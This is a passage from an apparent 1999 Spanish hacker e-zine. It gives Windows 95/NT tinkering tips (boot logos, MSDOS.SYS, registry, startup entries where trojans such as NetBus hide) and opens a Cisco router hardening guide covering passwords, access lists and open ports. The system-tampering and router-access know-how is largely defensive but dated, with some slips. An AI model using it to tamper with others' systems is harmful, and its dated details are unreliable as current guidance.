pinitos con tu editor hexadecimal, recuerda copias de seguridad siempre.

Fin

maikelnight@bigfoot.com

mayo de 1999

P A R T E II:

Cambiando los graficos de inicio de windows 95...

Cuando enciendes o apagas windows 95 aparecen unos grafiquillos.

Si quieres los puedes cambiar, ahora te explico como.

Este es el grafico que pone "ahora puede apagar el equipo"

c:\windows\logos.sys

Este el de "apagando el equipo, por favor espere"

c:\windows\logow.sys

Y el de iniciando windows95 esta en

c:\logo.sys nota: despues explicare los problemas que este ultimo tiene.

Para cambiar los dos primeros , tan solo utiliza el "paint" de windows o cualquier porgrama de edicion de graficos. Los abres, los editas y los guardas con las mismas paletas y numero de colores, 256.

Si quieres cambiar de paleta o utilizar tus propios graficos, recuerda que los archivos tienen que estar a 320 x 400 y 256 colores 8 BITS.

El tama~o es siempre de 129,078 bytes por si te sirve de algo.

Con el archivo c:\logo.sys tienes los siguientes problemas:

1. Puede no estar.

   -Puede estar oculto: (esto esta copiado de un manual de hack pa principiantes.

   "haz click en "ver", entonces haz click en "archivos por tipo", entonces comprueba el apartado de "mostrar ocultos/archivos de sistema".

   -Si aun asi no esta no esta, puede ser que estes utilizando el doublespace o varios discos duros. Busca el archivo en todos los directorios raices de tu ordenador. c:\ d:\ e:\ etc.

   -Y si despues de todo no esta , entonces debes de crearlo. Es facil, copia el logow.sys por ejemplo, en c:\logo.sys. Y despues lo modificas. Esto pasa porque el windows95 comprueba que existe el archivo logo.sys en c:\ , si no esta usa la copia que tiene dentro de io.sys. Pero bueno el caso es que si lo creas, utilizara el logo.sys

2. Antes de modficar el archivo c:\logo.sys quitale los atributos de lectura solo, oculto, y sistema. esto se hace desde ms-dos de la siguiente

manera...

```
c:\>ATTRIB -R -H -S C:\LOGO.SYS
```

Nota final sobre el c:\logo.sys, este archivo viene con una animacioncilla en la parte de abajo del grafiquillo, si, esos cuadrados azules que van cambiando pero cuando lo editas con el paint, y modificas el archivo te cargas la animacion, :(, yo no tengo ni idea de como ponerla otra vez , lo siento, pero si se de la existencia de programas que lo hacen, busca en la red.
(Si lo encuentras me lo dices :9)

[Nota de Falken: Veamos como se hace esto en Windows NT.

Hay dos formas. La basica, que es crear nuestra propia imagen de inicio y sustituir con ella el fichero winnt.bmp que se encuentra en el directorio \winnt.

Pero la que prefiero es jugando con el registro. La configuracion que se carga por defecto es la correspondiente al usuario por defecto. Asi, tan solo hay que cambiar la imagen del escritorio de este usuario. La llave correspondiente del registro es:

HKEY_USERS\.DEFAULT\Desktop\Wallpaper

Si curioseamos en HKEY_USERS\.DEFAULT\Desktop veremos un monton de cosas que podremos retocar a nuestro gusto.]

P A R T E III:

Echando un vistazo al archivo c:\msdos.sys

Primero debemos editar el archivo, advierto que el archivo esta oculto protegido, y de sistema, o sea que a quitarle atributos con el attrib.

```
c:\>ATTRIB -R -H -S C:\MSDOS.SYS
```

Ahora lo editamos y vemos las siguientes lineas:

```
[Paths]
WinDir=C:\WINDOWS
WinBootDir=C:\WINDOWS
HostWinBootDrv=C
```

Esto lo dejamos porque no nos sirve de nada, y no queremos estropear windows.
Ademas esta claro lo que hace.

[Options]

BootMulti=1

BootGUI=1

Network=1

La linea BootGUI , quiere decir iniciar con el GUI, que es el "Graphic User Interface" , o sea con las ventanitas del windows. Si el valor esta =1 , iniciara en modo windows, si el valor es =0, iniciara en modo MS-DOS. Cuando inicias Windows en modo MS-DOS , windows pone a 0 este valor.

Fragmento que encontre en un "manual de hacker" y que puede ser interesante.

"Para desactivar las teclas de funcion durante el arranque, directamente debajo de [Options] tienes que insertar el comando "BootKeys=0."O, otra manera de desactivar dichas teclas de arranque, es insertar el comando BootDelay=0."

Creo que esta claro, pones la linea BootKeys=0 y no funcinara ninguna tecla cuando pone lo de...
Iniciando windows 95...

DrvSpace=0

DblSpace=0

DoubleBuffer=1

Logo=1

DrvSpace = 0 y DblSpace = 0 le dice a windows si estas usando double space o drive space, esto no lo toques, si lo usaras estaria a valor 1.

No se para que sirve el DoubleBuffer, pero lo tengo activado, supongo que sera algun buffer de windows, dejemoslo como esta.

Logo = 1, esta linea indica a windows que al iniciar ponga el archivo logo.sys del cual ya hemos hablado en este articulo. Si el valor = 1 lo se visualiza si es = 0 , no lo lee, y asi puedes ver lo que va pasando en el autoexec.bat y config.sys. Tambien puedes quitar el grafico de iniciando windows 95, pulsando la tecla ESC cuando sale el grafico.

Bueno esto es todo sobre este archivo. Ya veremos que se me ocurre para ampliar este documento que ya empieza a ser util y largo.
Maikel mayo 1999

P A R T E IV:

Jugando con el registro de windows.

El registro de windows es una pieza muy importante del corazon de windows 95. En el se guarda casi toda la informacion sobre el sistema, sobre los usuarios y sobre el software instalado."Contiene informacion acerca de la manera en que se ejecuta su PC" Ayuda de Windows.

Para acceder a el hay que utilizar la utilidad que viene con windows 95 ,"editor de registro", que se encuentra en: c:\windows\regedit.exe

Operando:
Este tutorial sobre como modificar el editor de registro te va a ense~ar algun truco, pero ademas pretende que tu descubras por tu cuenta "lo que quieras".
Te vamos a esene~ar a utilizar este programa de forma general.

1) COPIA DE SEGURDAD DEL REGISTRO DEL SISTEMA:
Muy importante es hacer una copia del registro del sistema. Este se encuentra en los siguientes archivos:

-c:\windows\system.dat (el archivo clave) Esta oculto, protegido contra escritura , y de sistema o sea +h +r +s. Pero bueno a nosotros eso nos da

igual, simplemete que si esta +h no lo veras pero siempre esta ahi.

Para hacer una copia de seguridad...

copy c:\windows\system.dat c:\windows\system.bak

-c:\windows\user.dat Haz lo mismo que con el archivo anterior.

-c:\windows\system.da0 (este es una copia de seguridad del propio windows), por si se te olvido hacer copia de seguridad recuerda que windows tiene la suya propia.

-c:\windows\user.da0 Igual que el anterior es una copia de seguridad de w95.

Para recuperar las copias de seguridad haz:

attrib -h -r -s system.dat

copy system.da0 system.dat

attrib -h -r -s user.dat

copy user.da0 user.dat

Reinicie su equipo.

2) Empecemos a editar.

Ejecutamos el archivo c:\windows\regedit.exe

Estos son los directorios mas importantes.

HKEY_CLASSES_ROOT (tipos de archivos, extensiones...)

HKEY_CURRENT_USER (Informacion personal y otros)

HKEY_LOCAL_MACHINE (Informacion de hardware y software, la mas interesante)

3) Cambiando el nombre del usuario registrado de windows. A veces cuando compras un ordenador nuevo, tiene preinstalado windows95. El nombre del propietario puede ser algo asi como USER1. Para ver a que nombre esta tu windows , pon ayuda en cualquier aplicacion de windows, y luego , acerca de windows 95.

Pues vamos a ver como lo cambiamos. Miramos el nombre de usuario actual, com

acabo de decir. User1 por ejemplo. Nos vamos al Regedit y en buscar ponemos User1. Despues de unos segundos nos lleva a la siguiente direccion...

Mi Pc\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion

!!!!ACABAS DE DESCUBRIR UN SITIO MUY INTERESANTE!!!!
Puedes cambiar desde tu nombre, nombre de windows (ahora yo no tengo windows 95 tengo el Ventanucos 95), la version...¿que os parece?, y solo con buscar el nombre de usuario. Podria dedicar todo un articulo a esta seccion. Te recuerdo que te puedes equivocar, asi que ten a mano tu copia de seguridad.
Y si abres esa misma ventana...mas cosas...
Mi Pc\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion*.*

4)Borrando programas fantasma de la opcion de windows desinstalar software. A veces al desinstalar una aplicacion, o al borrarla windows no elimina el nombre de la lista de aplicaciones instaladas. No pasa nada esa lista esta en el registro de windows. Busquemos por ejemplo... Distributed Computing Client. Es el cliente de el proyecto Bovine :) . Supongamos que lo hemos borrado sin usar esta opcion de desinstalar, ahora no podemos quitar este programa de la lista. Busquemos pues...
Mi Pc\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\...
Este es el directorio de la lista de software instalado. Simplemente borra la que te estorbe.

> [Nota de Falken: Bueno, bueno. Si nos pusiesemos a hablar sobre el registro en Windows, particularmente en NT, podriamos hacer un libro entero. De hecho, existe un libro muy bueno de O'Reilly sobre el registro en Windows 95 y otro sobre NT, que son muy buenos.
>
> De todas formas, que sepais que con el registro de Windows podeis hacer casi de todo.]

P A R T E V:

Programas que se ejecutan al iniciar el ordenador en windows 95, 98 y NT

Esta seccion abordara el tema de el software que se ejecuta al iniciar

el ordenador. No siempre se ejecutan aplicaciones que queremos que se ejecuten, por ejemplo troyanos, o sniffers. Voy a intentar explicaros las zonas basicas que se deben tener controladas, para saber en todo momento que programas se estan ejecutando en tu PC.

Una forma de saber lo que se esta ejecutando en tu pc es pulsar Cntr + Alt + Supr. Entonces windows te mostrara los programas que estan en ese momento funcionando.

Me ha salido a mi en este momento...

UltraEdit32 <----- El programa que utilizo para escribir el articulo.

Explorer <----- El explorer.exe , archivo del que ya hemos hablado.

Systray <----- Pues no se que es, supongo que algo interno de windows, voy a darle "finalizar tarea" a ver que pasa. Me ha dado un mensaje de error y me lo ha cerrado... ahora esto funciona sin ese programa, ¿que diantres sera? En la ayuda de windows no dice nada... olvide-moslo, siempre ha estado aqui y no creo que sea un troyano.¡¡¡Ya se lo que es!!! Es el enchufe que me salia en la barra de tareas. Es para controlar la pila del portatil...

[Daemon: Esquina inferior derecha, es la bandeja donde se instalan las aplicaciones residentes. Control de sonido, bovine, pgp... systray viene precisamente de System Tray]

[Falken: Exacto. De hecho hay programas para acceder a todas las tareas desde un icono en el System tray, y un monton de pijadas mas.]

Pero hay mas cosas instaladas en memoria, por ejemplo lo que hay en la parte derecha de la barra "inicio" ("maikel").

Hay un relojillo...

Una especie de altavoz...que es lo de mi tarjeta de sonido...

Y un enchufe...que se supone que es para el estado de la bateria de los portatiles, pero que a mi me sale y no consigo quitarlo...

(nota de utlima hora eso es el programa

c:\windows\system\SysTray.exe)

Tambien hay una cara de vaca...esto es el programa de RC-5 bovine...

Pues esto es todo lo que hay supuestamente cargado en memoria, pero por supuesto hay mas cosas, que no se pueden ver tan facilmente. Normalmente los troyanos y los sniffers se escapan a simple vista, aun asi hay algunos sniffers que se ponen un nombre raro como el keylog2 que se oculta llamandose WinMem. Si al apretar cntr + alt + sup te aparece winmem, chungo. Los programas que se inician en ms-dos al arrancar suelen estar ocultos, es el caso de los drivers para ms-dos del cd-rom, el raton para ms-dos que realmente estan ocupando memoria. Los sniffers y cosas asi tambien se ocultan.

Lo que haremos sera buscar en las zonas clave donde los programas se inician. Es decir que los localizaremos buscando sentencias de ejecucion.

NIVEL 1 de EJECUCION: La manera mas simple de ejecutar un programa al iniciar es colocando un acceso directo en el menu de inicio, dentro de la subcarpeta Inicio, que en la version inglesa se llama Startup. Esto es importante porque hay programas que en vez de colocarse en inicio se creen que es la version inglesa y te crean la carpeta startup para meterse en ella. ¿Como mirar lo que hay en esa carpeta? . Le das al boton de...
Inicio -> programas -> inicio
En mi ordenador pone carpeta vacia,, pero tambien puedes encotrar...

Microsoft Fast Cache --> que era de el winword...

tunderbyte antivirus --> Hay antivirus que usan este sistema para iniciarse al arrancar...

Tu tambien puedes ejecutar el programa que quieras, tan solo debes introducir un link. para introducir o modificar tienes que hacer...,

Inicio -> Configuracion -> barra de tareas -> programas de el menu inicio ->
-> opciones avanzadas.
Entonces se abrira el explorador y podras modificar todo el menu inicio.
Explora en -> programas y busca inicio.

Tambien puedes directamente utilizar el explorador de windows, y entrar en:
c:\windows\menu inicio\
Es lo mismo. Una vez dentro modifica a tu antojo. Lo ideal es que sepas
para que sirve cada programa que se ejecuta al iniciar.

NIVEL 2 DE EJECUCION: El registro de windows. En el registro de windows tambien hay una seccion dedicada a los programas que se van a ejecutar al iniciar windows 95. A este nivel se puede encontrar por ejemplo...

El cliente de DISTRIBUTED.NET para el proyecto bovine....

tu tontea, a lo mejor algun amiguete te lo ha metido,
y le estas procesando bloques para el...

EL troyano NetBUS tambien lo podemos encontrar aqui, si lo tuvieramos con borrar la entrada de este ya no lo tendriamos al iniciar otra vez.

Como ya he explicado en otra parte de este paquete sobre windows, abrimos el editor de registro regedit...Como no me acuerdo de donde era exactamente , busco distributed.net...que se que se inica al arrancar... espero...mi 486 es mas lento que el caballo de los indios en las pelis de vaqueros...me encuetra cosas pero no es lo que busco... le doy a siguiente. no me lo ha encontrado... buscare el directorio, pongo buscar... C:\ARCHIV~1\DISTRI~1.NET\ espero...lo encontre!!!! Trabajo que os ahorro...

Mi Pc\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Aqui es donde esta la lista de programas que se ejecutan al iniciar en este nivel. Os pongo la mia...

[predeterminado] valor no establecido <-esto no es nada...

bovwn32 C:\ARCHIV~1\DISTRI~1.NET\RC5DESG.EXE -guistart <- el programa bovine

SystemTray SysTray.Exe <- otra vez el programa de antes...¿que sera?

¡¡¡ya lo se!!! es para controlar la pila de el portatil, como esto no es un portatil, fuera. Ya sabia yo que algun dia sabria lo que es...

Tbav for Windows 95 C:\TBAVW95\TBLOAD32.Exe /AutoStart <- mi antivirus no sabia que tambien estubiera por aqui. Lo quitare que me gasta procesador.

WinHacker 95 "" <- juer macho, ¿que hace esto por aqui? Que programa mas plasta ya os hable de el en la conclusion. Fuera que me molestas!!

Nbserver (o algo asi) <- si tuvieras esto por ejemplo seria el netbus, lo borras.

Pues esto es todo aqui. espera...¿que es esto que veo por aqui?

Mi Pc\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

Mi Pc\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices

Mi Pc\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce

Parece ser que hay programas que los pones en RunOnce y se ejecutan una sola vez, supongo que sera para instalaciones y cosas asi. No te olvides de echar un vistazo en RunServices que tambien puede haber algo sospechoso.

[Nota de Falken: Simple:

- RunOnce -> Se ejecuta tan solo una vez y se autoelimina del registro.
- Runservices -> Mientras que Run y RunOnce se ejecutan una vez Se ha entrado a nivel de usuario, RunServices lanza la aplicacion como servicio del sistema, durante la inicializacion del mismo. Esta es una buena prueba para comprobar lo consume recursos que llega a ser Windows. Probad a colocar hay cualquier programa y comprobad el resultado.
- RunServicesOnce -> Pues a RunServices como RunOnce es a Run.]

NIVEL3: Programas que se instalan en memoria cuando windows esta leyendo los archivos autoexec.bat y config.sys

Los archivos autoexec.bat y config.sys eran los centros neuralgicos de nuestros antiguos pc, cuando utilizabamos ms-dos. En ellos estaban la informacion necesaria para cargar el raton, el cd, la tarjeta de sonido, el ansy.sys, que tiempos aquellos. Windows 95 es compatible todavia con ms-dos. Esos archivos son respetados por windows. Ademas los programas que se carguen en esos archivos permaneceran en memoria, y no saldran por ningun sitio. Es por eso que lo que debeis hacer es editarlos y comprobar que todo lo que se ejecuta es conocido.
Yo os pongo algunas cosas que hay en mis dos archivos por si os puede ser util, para no sospechar de cosas normales.

config.sys (todo estas lineas son normales si las tienes no las borres, no copies esto en tu congif.sys porque yo estoy poniendo trozos)

```
[menu]
menuitem=win,Windows95
menuitem=Musica,Musica
menuitem=Emuladores,Emuladores
menuitem=XMS
menuitem=CD,Discos Compactos
[conmon]
device=C:\WINDOWS\setver.exe
[win]
[XMS]
DEVICE=C:\CDPRO\VIDE-CDD.SYS /D:MSCD001 /P:1F0,14 /P:170,15 /P:1E8,12 /P:168,10
DOS=UMB
DOS=HIGH,umb
FILES=40
DEVICE=C:\WINDOWS\himem.sys
[Musica]
device=C:\WINDOWS\setver.exe
DOS=UMB
```

```
 DOS=HIGH,UMB
 set loadhidata=C:\QEMM\LOADHI.RF
 DEVICE=C:\QEMM\QEMM386.SYS RAM SH:N RF EMS
 DEVICEHIGH=C:\WINDOWS\COMMAND\DRVSPACE.SYS /MOVE
 DEVICE = C:\IOMEGA\ASPIatap.SYS Info Country=034
 DEVICE = C:\IOMEGA\SCSICFG.EXE /L=034 /V
 DEVICE = C:\IOMEGA\SCSIDRVR.SYS /L=E
 DEVICE=C:\CDPRO\VIDE-CDD.SYS /D:MSCD001  /P:170,15

 autoexec.bat
 Path C:\WINDOWS;C:\WINDOWS\COMMAND;c:\utils\un;C:\QEMM;c:\utils\comp;...
 Esto es el path no es nada malo.
 lh=C:\amouse\amouse <- el raton para ms-dos
 lh=c:\windows\alsinit.exe <- la tarjeta para ms-dos
 C:\WINDOWS\COMMAND\MSCDEX /D:MSCD001 /V /L:D <- el cd-rom
 Todo lo que viene ahora es para el teclado en espa~ol...
 mode con codepage prepare=((850) C:\WINDOWS\COMMAND\ega.cpi)
 mode con codepage select=850
 keyb sp,,C:\WINDOWS\COMMAND\keyboard.sys

 Si ves algo como c:\windows\system\sniffer.exe pues lo borras. Esto es
 todo espero que te hayas deshecho de los troyanos. No se si habran mas
 lugares sospechosos de poder ocultar programas autoarrancables.
```

C O N C L U S I O N:

Bueno espero que os haya servido de algo este peque~o paquete de trucos para windows. Son muy basicos lo se, pero siempre hay gente que esta empezando y no los conoce. Ademas no he visto mucho sobre este tema en los e-zines que he leido. Mi principal intencion no era la de ense~aros el truko del almendruko para tal aplicacion, sino ense~aros a descubrir por vosotros mismos/as.

Si ademas aprendeis a manejar un editor hexadecimal, y cuatro cosas mas pues mejor. Para realizar este articulo he utilizado: ayuda de windows, ultraedit 32, paint de windows, comandante norton, alguna paginilla de internet con info, el segundo numero de GUIA DEL HACKING (mayormente) INOFENSIVO de Carolyn Meinel. Tambien me he basado en el "winhacker 2.0", que es un programa que hace muchas de las cosas que he comentado en este articulo, pero las hace automaticamente, no te dice como, pero bueno yo tomaba nota de "que" se podia hacer y despues intentaba saber el "como". Ademas los muy pajaros del winhacker lo venden, como si hacer lo que os he explicado fuera algo tan dificil como para necesitar un programa. Ademas le ponen el nombre de "hacker", para que ademas te sientas un gran "hacker" por cambiar, sin tener ni idea de "como", la palabra "inicio" de windows por "paquito". Pero en fin ¿no hay gente que se ha hecho rica vendiendo software que no vale para nada?.

Resumiendo, no estudiar, comprender, no memorizar, entender.

Un saludo Maikel 30 de mayo de 1999

A N E X O I S O B R E L O S A T R I B U T O S D E A R C H I V O S

E N MS-DOS Y E N WINDOWS ’95 ’98

Explicacion adicional sobre que son los atributos. (especialmente dedicado a los usuarios que desde siempre han utilizado windows). El sistema operativo no trata todos los archivos por igual, los hay normales, o sea que se pueden escribir, leer, modificar etc, y un poco menos normales. Todos tienen sus atributos , que se pueden asignar o quitar a casi voluntad con el attrib en ms-dos , o haciendo click en el boton derecho, propiedades, atributos, en w95 (a veces el S.O. se pone cabezon). Yo recomiendo desde ms-dos porque es mas potente que los ventanucos de windows.

Pon c:\>attrib.exe y veras los atributos del direcotrio c:\>

a = (archive?), que indica?

r = Read only , son de solo lectura

h = Hide , son ocultos

s = System , de sistema , mejor no tocarlos.

Para quitar atributos hay que utlizar el attrib de la siguiente manera:

attrib archivo -lo que sea , por ej -r -h -s

Y para ponerle atributos...

attrib archivo -(lo que sea) , por ej +r +h +s

Muchas veces cuando grabas de un cd al disco duro, lo programas empiezan a fallar. Es muy probable que eso se deba a que todos los archivos de los cd-rom estan puesto modo +R, o sea solo lectura, y cuando los copias , lo haces con los modos incluidos. Es por esto que los programas no pueden modificar su configuracion, y cosa asi, y a veces ni funcionan. Cuando te pase esto, entra en el directorio donde hayas guardado el programa desde ms-dos, y pon...

c:\juegos\pepe99\attrib -r *.*

Y ya esta casi seguro que funciona. Es le ha pasado a mucha gente con los emuladores, y no pueden cambiar la configuracion de las teclas y cosas asi.

A N E X O II C O S I L L A S D E L O S N A V E G A D O R E S

(Todo esto ha sido probado en Netscape 3.0 y 4.0, no se si todo funcionara en el resto de navegadores de el mercado)

FTP:

Algunas personas no saben que se puede utilizar la lineas de comandos del navegador para mas cosas ademas de para hacer http. Tambien se puede hace ftp. Cuando tu pones ftp://ftp.microsoft.com , lo que haces es conectarte al ftp de microsoft con el login: anonymous y el pass: tuemail@tuservidor.com Pero tambien te puedes conectar a un servidor con el password y login que quieras de la siguiente forma:

ftp://superlogin:superpass@ftp.todoa100.com:69

```
^         ^          ^        ^             ^

a         b          c        d             e
```

a: indicas que es una sesion de ftp

b: es el nombre de usuario o login

c: es el password

d: el servidor

e: el puerto al que te quieres conectar (si no indicas puerto se conecta al que se usa por defecto, el 80 creo.)

[Daemon: Por defecto al 80 si se trata de web.
Que puerto es?: Recurrid a la memoria o bien 'grep ftp /etc/services'.]

Fijate que entre b y c hay dos puntos, que entre c y d una arroba , y entre d y e otros dos puntos.

Que yo sepa solo se pueden bajar archivos y no se pueden subir, pero bueno para eso consigue un programa de ftp. Que esto es un poco en plan chapuza para emergencias.

HTTP:

Esto tambien es muy util para entrar en las paginas http que te piden password. Por ejemplo yo tengo una cuenta en www.globalaudit.com, y cada vez que quiero conectarme a la pagina de estadisticas debo introducir mi pass y mi login. Pues en vez de hacer eso cada vez, pongo:

```
http://juanjo99:superpass@www.globalaudit.com/users/perico2/
```

Y luego lo a~ades en los bookmarks y es como una web mas. Cuidado con esto porque todo el que mire en vuestros bookmarks conocera directamente vuestro pass y login.

[Nota de Falken: No es preciso indicar la clave. Al intentar acceder a la pagina y ver que requiere autorizacion, sacara una ventanita de esas tan monas para introducir la clave y que muestra asteriscos en pantalla. Que potito.]

ABOUT:

About es una cosa interna de los navegadores (por lo menos de los netscape)

y que hace cosas muy curiosas, no se si utiles.

Poner lo siguiente en la linea de URL del navegador:

about:mozilla -> una rayada de los programadores.

about:cache -> para ver lo que hay en la cache de disco. Tiene su utilidad.

about:license -> para que te salga la licencia del navegador.

about:plugins -> para saber los plugins que hay instalados.

about:logo -> te sale el logotipo de netscape

[Nota de Falken: Tambien puedes probar con:

about:image-cache
about:memory-cache
about:global

Hay algunos mas que son enlaces a paginas dentro de Netscape que guardan algunas sorpresas. En este articulo, aunque no lo parezca, teneis material de sobra para averiguarlos por vosotros mismos. Aqui va un adelanto:

about:jwz
about:jeff
about:mlm
(...)

Otras curiosidades son:

Ctrl+Alt+S -> Elimina la barra de estado.
Ctrl+Alt+T -> Informa sobre las conexiones activas.]

Si te quieres rayar pon about: <h1> Hola <h1> y te das cuenta de que sale

hola en tama~o html h1. Pues si tienes paciencia te puedes currar un link

que sea una pagina html. Por ejemplo...(todo seguido)

about:<HEAD><TITLE>Maikel link page</TITLE> <BODY bgcolor="#800000"

text="#FFFFFF"></head> <body><I> <CENTER>
<p> <h1> Super pagina

en forma de LINK </h1>
 <h2> Maikel </h2> </i></body>.

Bueno esto es todo, hay mas servicios que desconozco, no se si se puede

acceder a cuentas mail por el navegador o cosas asi. Esto es todo amigos.

Maikel martes 8 de junio de 1999.

A N E X O III - A P A R T A D O L E G A L

Quizas uno de los aspectos al que menos importancia solemos darle cuando se habla de modificacion de archivos es el aspecto legal.

Pues bien, de lo que se ha comentado aqui tan solo hay un apartado que roza lo ilegal, y es por lo absurdo de algunas leyes.

Se trata de la modificacion de un fichero ejecutable, aunque sea para uso personal.

Resulta que esta terminantemente prohibido modificar los contenidos de un fichero binario sin autorizacion expresa de su autor, por mucho que hayamos pagado la dichosita licencia.

Vamos, como si fuera delito realizar una anotacion en los margenes de un libro aunque lo hayamos comprado, porque hay que garantizar integridad del copyright.

Y es mas, leeros la licencia de Microsoft sobre la modificacion de los archivos que distribuyen con sus aplicaciones. Parecen sacadas de un cuento de terror.

En definitiva, que modificar los binarios de un programa, a no ser que este expresamente permitido, esta implicitamente prohibido por ley.

Nada mas queria dejar claro eso. Que nadie va a ir casa por casa mirando si habeis modificado el texto del menu inicio de vuestro Windows, e incluso si lo vieran no creo que emprendieran acciones legales. Seria ridiculo. Pero que sepais que hay un papel por ahi que dice que eso es delito.

Os habia dicho ya lo que me encanta el proyecto GNU? ;-)

EOF

```
-[ 0x11 ]--------------------------------------------------------------
-[ SEGURIDAD EN ROUTERS CISCO ]-----------------------------------------
-[ by Hendrix ]---------------------------------------------------SET-20-


//////////////////////////////////////////////////////////////////
/////                                                        /////
/////              SEGURIDAD EN ROUTERS CISCO v1.0           /////
/////                                                        /////
/////                por Hendrix     Julio-1999              /////
/////                                                        /////
//////////////////////////////////////////////////////////////////
```

Disclamer:
Toda la informacion que a aparece en este documento ha sido extraida de los manuales de Cisco que aparecen en su web asi que no me toqueis los huevos con resposabilidades legales.

Introduccion:
En SET#18 escribi un articulo explicando el funcionamiento de un router Cisco y de los comandos mas usuales del Cisco IOS (show, ping, etc..) Lo titule curso de routers cisco I, pues bien, supuestamente esta seria la leccion 2 pero no me gustaba el formato y he decidido cambiarlo. Que asi mola mas. En vez de ir haciendo partes ire ampliando las versiones de este documento, si tengo ganas, claro...

0. Indice
---

1. Ficheros de configuracion

El Cisco IOS tiene solo dos ficheros, el "running-config" y el "startup-config" que se pueden ver con el comando show en modo enable.

```
router# show running-config
```

Estos archivos se pueden modificar desde la linea de comandos del router o cargando el fichero mediante una conexion TFTP.

El running-config es la configuracion que se esta utilizando es ese momento, el fichero se encuentra en la memoria volatil por lo que los cambios que se realicen no seran permanentes. Para hacer los cambios permanentes habra que utilizar la orden.

```
router# copy running-config startup-config

El startup-config se graba en la memoria no volatil (NVRAM) y sera el
fichero de configuracion utilizado al reiniciar el router.



2. Como acceder al Router
--------------------------

Existen varias maneras de acceder al router:

- Consola: acceso a traves del puerto serie
- Telnet: tipico
- SNMP
- TFTP

Como ya dije en el anterior articulo, al entrar al router por telnet o
por consola nos aparece el siguiente mensaje:

User Access Verificafion
Password: *******
router>

y entramos al router en modo no-privilegiado lo que nos permite monitorizar
el trafico pero sin poder modificar la configuracion. Para acceder al modo
privilegiado:

router> enable
Password: *******
router#

Ya estamos en modo privilegiado, se diferencia por el promt #. IOS no utiliza
logins normalmente, solo passwords.


3. Acceso por Consola
----------------------

En el fichero de configuracion nos encontramos con las siguientes lineas

line console 0       /* line con 0, tambien vale */
login
password hola
exec-timeout 1 30

Cada tipo de acceso tiene un numero de lineas asociadas, el acceso consola
tiene solo una line, el 0. Login indica el tipo de autenticacion de usuario,
en este caso ninguno. Password indica la contrase~a en claro. Se puede
encriptar de modo parecido a unix. El comando exec-timeout indica el tiempo
maximo que puede estar activa la conexion, en este caso 1 minuto 30 segundos.

En el ejemplo del pasado articulo teniamos esto:
!
line con 0
 exec-timeout 40 0

No se declaraba ninguna contrase~a para acceder por consola y se establece
un timeout de 40 minutos (por defecto el timeout es de 10 minutos)


4. Acceso Telnet
```

```
------------------

Cada puerto telnet recibe el nombre de terminal virtual (VTY).

line vty 0 4
login
password prueba

En este ejemplo se configuran 5 puertos virtuales del 0 al 4 y todos
con la misma password "prueba".

Se puede restringir el acceso por telnet definiendo una lista. La listas
se definen con el siguente esquema:

>>> access-list [numero] [permit/deny] IP mascara

Ejemplo:

access-list 12 permit 192.85.55.0 0.0.0.255
line vty 0 4
access-class 12 in

En este caso se permite el acceso a los puertos vty solo desde las maquinas
de la red 192.85.55.0, las listas se explicaran mas adelante cuando hablemos
de firewalls. Se pueden definir listas del 0 al 99 y para activarlas se
utliza la orden: access-class [numero] in

Se puede acceder via telnet a diferentes puertos TCP del router. En las
versiones de IOS anteriores a 9.1(11.5), 9.21(3.2) y 10.0 (¿? cuantas
versiones, menudo caos que llevan los de cisco!) los puertos son los
siguientes:

7:    Echo
9:    Discard
23:   Telnet
79:   Finger
1993: SNMP sobre TCP

del 2001 al 2999: Telnet al puerto auxiliar (AUX), terminal (TTY) y terminal
                  virtual (VTY)
del 3001 al 3999: Telnet a los puertos rotary
del 4001 al 4999: Telnet modo stream, mirror del rango 2000
del 5001 al 5999: Telnet modo stream, mirror del rango 3000
del 6001 al 6999: Telnet modo binario, mirror del rango 2000
del 7001 al 7999: Telnet modo binario, mirror del rango 3000
del 8001 al 8999: Xremote (solo servidores de comunicacion)
del 9001 al 9999: Reversal Xremote (solo servidores de comunicacion)
del 10001 al 19999: Reverse Xremote rotary

Los puertos rotary (3000, 5000, 7000 y 10000) deben ser configurados
explicitamente con el comando rotary. De lo contrario no funcionaran. Por
cierto no me preguntes que significa lo de rotary ni lo de Xremote porque
yo tampoco lo se ;)

[Daemon: Xremote, que empieza por X y es distribuido?. X Windows!.
Xremote es un protocolo para "mejorar" el rendimiento de XWindows
sobre enlaces en serie.
En cuanto a rotary pues primero lo traducimos a castellano y eso
ayuda :-DD, aluego descubrimos que se trata de agrupar lineas en
"rotary groups" y mas tarde descubrimos que el grupo rotary 1 esta
en el puerto 3001, el rotary 2 en el 3002 y asi. Normalmente se hace para
distribuir lineas en DDR (Dial on Demand Routing), para "reservarse" lineas
```

(netadmin rules!) o..moveos vosotros que seguro que aprendeis mas]

En las versiones 9.1(11.5), 9.21(3.2), 10.0 y posteriores se arreglo el caos de puertos abiertos quedando definitivamente asi:

```
7:    Echo
9:    Discard
23:   Telnet
79:   Finger
1993: SNMP sobre TCP
2001: Puerto auxiliar (AUX)
4001: Puerto auxiliar (AUX) modo stream
6001: Puerto auxiliar (AUX) modo binario
```

Se puede cerrar el puerto finger con el comando "no service finger", para cerrar los puertos 7 y 9 se puede utilizar el comando "no service tcp-small-servers" y, para los puertos telnet, aux y SNMP se pueden definir listas de acceso.

5. Password modo enable

```
router# enable secret pepe
```

Con este comando creamos una contrase~a para el modo enable, igual para cualquier tipo de acceso (consola, telnet, ...). Recordad que para que el cambio sea permanente es necesario copiarlo en el startup-config.

Esta contrase~a se puede encriptar con el comando enable secret.

```
router# configure terminal
router(config)# enable secret pepe
router(config)# exit
router# show running-config
Bulding configuration ...

Current configuration:
!
version 11.1
! bla, bla, bla ...
enable secret 5 $1$h7dd$VTNs4.BAfQMUU0Lrvmw6570
!
! bla, bla, bla ...
```

Entramos en modo configure y creamos la password enable, en este caso "pepe" con el comando enable secret. Salimos y abrimos el fichero de configuracion donde podemos ver la password encriptada.

En el manual se pide que se realicen posteriormente los pasos siguientes, no se que sentido tienen pero lo pongo por si acaso:

```
router# configure terminal
